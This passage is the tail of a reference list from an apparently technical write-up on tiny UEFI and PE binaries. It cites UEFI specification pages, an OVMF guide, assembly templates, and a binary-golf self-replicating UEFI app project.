[https://uefi.org/specs/UEFI/2.10/07\\_Services\\_Boot\\_Services.html#efi-boot-services-loadimage](https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#efi-boot-services-loadimage)
- [37] “How to run OVMF”,  
<https://github.com/tianocore/tianocore.github.io/wiki/How-to-run-OVMF>
- [38] “tiny.asm”, <https://github.com/corkami/pocs/blob/master/PE/tiny.asm>
- [39] “pe32template.asm”,  
<https://github.com/netspooky/kimaquare/blob/main/pe32template.asm>
- [40] “Using SHORT (Two-byte) Relative Jump Instructions”,  
<https://thestarman.pcministry.com/asm/2bytejumps.htm>

# References

- [41] “Status Codes”,  
[https://uefi.org/specs/UEFI/2.10/Apx D Status Codes.html](https://uefi.org/specs/UEFI/2.10/Apx_D_Status_Codes.html)
- [42] “Kolmogorov Complexity”,  
[https://en.wikipedia.org/wiki/Kolmogorov\\_complexity](https://en.wikipedia.org/wiki/Kolmogorov_complexity)
- [43] “BGGP4: A 420 Byte Self-Replicating UEFI App For x64”,  
<https://github.com/netspooky/golfclub/tree/master/uefi/bggp4>